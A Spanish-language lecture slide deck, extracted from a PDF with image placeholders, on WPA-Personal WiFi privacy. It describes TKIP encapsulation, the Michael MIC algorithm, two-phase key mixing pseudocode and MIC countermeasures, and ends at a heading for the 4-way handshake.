

Privacidad en WiFi mediante WPA-Personal




Privacidad WiFi con WPA/PSK

WPA-Personal (WiFi Protected Access)




Privacidad WiFi con WPA/PSK

TKIP - MPDU expandida



Privacidad WiFi con WPA/PSK


TKIP – Proceso de encapsulado



Privacidad WiFi con WPA/PSK

TKIP – Proceso de encapsulado

■ Tkip Sequence Counter



Privacidad WiFi con WPA/PSK

TKIP MIC – Algoritmo Michael

Input: Key (K_0, K_1) and padded MSDU (represented as 32-bit words) $M_0 \dots M_{N-1}$

Output: MIC value (V_0, V_1)

MICHAEL($((K_0, K_1), (M_0, \dots, M_{N-1}))$)

$(l, r) \leftarrow (K_0, K_1)$


for $i = 0$ **to** $N-1$ **do**

$l \leftarrow l \oplus M_i$

$(l, r) \leftarrow E(l, r)$

return (l, r)


- Destination Address
- Source Address
- Temporal MIC Key
- Message Integrity Control
- Integrity Check Value



Privacidad WiFi con WPA/PSK

TKIP – Mezclado de clave


- **Pre-Shared Key**
- **Pairwise Master Key**
 - 256 bits
 - A partir de una contraseña de 8-63 caracteres
- **Temporal Key**
- **Transmit Address**
- **Tkip Sequence Counter**
- **TKIP-mixed TA&Key**



Privacidad WiFi con WPA/PSK

TKIP – Mezclado de clave

■ Fase 1



Input: transmit address $TA0...TA5$, Temporal Key $TK0...TK15$, and $TSC0...TSC5$

Output: intermediate key $TTAK0...TTAK4$

PHASE1-KEY-MIXING($TA0...TA5$, $TK0...TK15$, $TSC0...TSC5$)

PHASE1_STEP1:

$TTAK0 \leftarrow MK16(TSC3, TSC2)$

$TTAK1 \leftarrow MK16(TSC5, TSC4)$

$TTAK2 \leftarrow MK16(TA1, TA0)$

$TTAK3 \leftarrow MK16(TA3, TA2)$

$TTAK4 \leftarrow MK16(TA5, TA4)$

PHASE1_STEP2:

for $i = 0$ to PHASE1_LOOP_COUNT-1

$j \leftarrow 2(i \& 1)$

$TTAK0 \leftarrow TTAK0 + S[TTAK4 \oplus MK16(TK1+j, TK0+j)]$

$TTAK1 \leftarrow TTAK1 + S[TTAK0 \oplus MK16(TK5+j, TK4+j)]$

$TTAK2 \leftarrow TTAK2 + S[TTAK1 \oplus MK16(TK9+j, TK8+j)]$


$TTAK3 \leftarrow TTAK3 + S[TTAK2 \oplus MK16(TK13+j, TK12+j)]$

$TTAK4 \leftarrow TTAK4 + S[TTAK3 \oplus MK16(TK1+j, TK0+j)] + i$

Privacidad WiFi con WPA/PSK

TKIP – Mezclado de clave

■ Fase 2



Input: intermediate key $TTAK_0 \dots TTAK_4$, TK , and TKIP sequence counter TSC

Output: WEP Seed $WEPSeed_0 \dots WEPSeed_{15}$

PHASE2-KEY-MIXING($TTAK_0 \dots TTAK_4$, $TK_0 \dots TK_{15}$, $TSC_0 \dots TSC_5$)

PHASE2_STEP1:

$PPK_0 \leftarrow TTAK_0$

$PPK_1 \leftarrow TTAK_1$

$PPK_2 \leftarrow TTAK_2$

$PPK_3 \leftarrow TTAK_3$

$PPK_4 \leftarrow TTAK_4$

$PPK_5 \leftarrow TTAK_4 + Mk16(TSC_1, TSC_0)$

PHASE2_STEP2:

$\tilde{PPK}_0 \leftarrow PPK_0 + S[PPK_5 \oplus Mk16(TK_1, TK_0)]$

$PPK_1 \leftarrow PPK_1 + S[PPK_0 \oplus Mk16(TK_3, TK_2)]$

$PPK_2 \leftarrow PPK_2 + S[PPK_1 \oplus Mk16(TK_5, TK_4)]$

$PPK_3 \leftarrow PPK_3 + S[PPK_2 \oplus Mk16(TK_7, TK_6)]$

$PPK_4 \leftarrow PPK_4 + S[PPK_3 \oplus Mk16(TK_9, TK_8)]$

$PPK_5 \leftarrow PPK_5 + S[PPK_4 \oplus Mk16(TK_{11}, TK_{10})]$

$PPK_0 \leftarrow PPK_0 + RotR1(PPK_5 \oplus Mk16(TK_{13}, TK_{12}))$

$PPK_1 \leftarrow PPK_1 + RotR1(PPK_0 \oplus Mk16(TK_{15}, TK_{14}))$

$PPK_2 \leftarrow PPK_2 + RotR1(PPK_1)$

$PPK_3 \leftarrow PPK_3 + RotR1(PPK_2)$

$PPK_4 \leftarrow PPK_4 + RotR1(PPK_3)$

$PPK_5 \leftarrow PPK_5 + RotR1(PPK_4)$

PHASE2_STEP3:

$WEPSeed_0 \leftarrow TSC_1$

$WEPSeed_1 \leftarrow (TSC_1 \mid 0x20) \& 0x7F$

$WEPSeed_2 \leftarrow TSC_0$

$WEPSeed_3 \leftarrow L_8((PPK_5 \oplus Mk16(TK_1, TK_0)) \gg 1)$

for $i = 0$ to 5

$WEPSeed_{4+(2 \cdot i)} \leftarrow L_8(PPK_i)$

$WEPSeed_{5+(2 \cdot i)} \leftarrow H_8(PPK_i)$

end

return $WEPSeed_0 \dots WEPSeed_{15}$

Privacidad WiFi con WPA/PSK

TKIP – Proceso de desencapsulado





Figure 43d—TKIP decapsulation block diagram

Privacidad WiFi con WPA/PSK

TKIP MIC – Contramedidas de autenticación

■ Solicitante

- Si hay 2 fallos de integridad en menos de 1 minuto
- desautentica al AP
- inicia autenticación tras 1 minuto




Privacidad WiFi con WPA/PSK

TKIP MIC – Contramedidas de autenticación

■ Autenticador


- Si hay 2 fallos de integridad en menos de 1 minuto
- desautentica las estaciones
- permite autenticaciones tras 1 minuto



Privacidad WiFi con WPA/PSK

Autenticación PSK – 4-way handshake

